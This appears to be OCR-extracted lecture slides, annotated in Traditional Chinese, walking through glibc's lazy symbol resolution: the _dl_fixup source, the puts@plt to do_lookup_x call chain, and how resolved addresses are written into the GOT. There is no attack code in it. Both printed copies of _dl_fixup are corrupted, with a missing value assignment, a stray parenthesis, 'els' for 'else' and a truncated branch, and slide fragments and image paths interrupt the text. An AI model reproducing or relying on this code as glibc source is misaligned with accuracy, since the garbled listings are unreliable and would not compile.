
```
DL_FIXUP_VALUE_TYPE
_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
{
    const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
    const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
    const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
    const PLTREL *const reloc = (const void *)(D_PTR(l, l_info[DT_JMPREL]) +
                                             reloc_offset(pltgot, reloc_arg));
    const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
    const ElfW(Sym) *refsym = sym;
    void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
    lookup_t result;
    DL_FIXUP_VALUE_TYPE value;

    if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)
    {
        const struct r_found_version *version = NULL;

        if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
        {
            const ElfW(Half) *vernum =
                (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);
            ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;
            version = &l->l_versions[ndx];
            if (version->hash == 0)
                version = NULL;
        }
        result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                     version, ELF_RTYPE_CLASS_PLT, flags, NULL);

                                                                      );
    }
    else
    {
        value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
        result = l;
    }
    value = elf_machine_plt_value(l, reloc, value);
    return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
}
```

已經找到 symbol，直接取出對應的位址

$ DL lng

_dl_fixup


- 根據 link_map->l_info 找出 symbol 的：
  - Symbol entry
  - String entry
  - Relocation entry
  - Relocation address
- 解析 symbol
- 填到 GOT 當中



```
$ DL_FIXUP_VALUE_TYPE
  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  {
      const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
      const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
      const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
      const PLTREL *const reloc = (const void *)(D_PTR(l, l_info[DT_JMPREL]) +
                                          reloc_offset(pltgot, reloc_arg));
      const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
      const ElfW(Sym) *refsym = sym;
      void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
      lookup_t result;
      DL_FIXUP_VALUE_TYPE value;

      if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)
      {
          const struct r_found_version *version = NULL;

          if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
          {
              const ElfW(Half) *vernum =
                  (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);
              ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;
              version = &l->l_versions[ndx];
              if (version->hash == 0)
                  version = NULL;
          }
          result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                       version, ELF_RTYPE_CLASS_PLT, flags, NULL);
          value = DL_FIXUP_MAKE_VALUE(result,
                                      SYMBOL_ADDRESS(result, sym, false));
      }
      els
      {
                                                              , true));

      }
      value = elf_machine_plt_value(l, reloc, value);
      return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
  }
```

一般情況下會將解析到的 function address 寫到對應的 GOT 當中

$ DL lng



puts@plt

_dl_runtime_resolve_xsavec

_dl_fixup

_dl_lookup_symbol_x

puts

do_lookup_x

🟨 Linker


🟥 Library

🟦 Executable

$ DL lng

_dl_lookup_symbol_x part1

- 替 symbol 產生對應 hash value
- 透過 do_lookup_x 找 symbol 對應的 link_map 以及 symbol table entry
- 沒找到就回傳 NULL

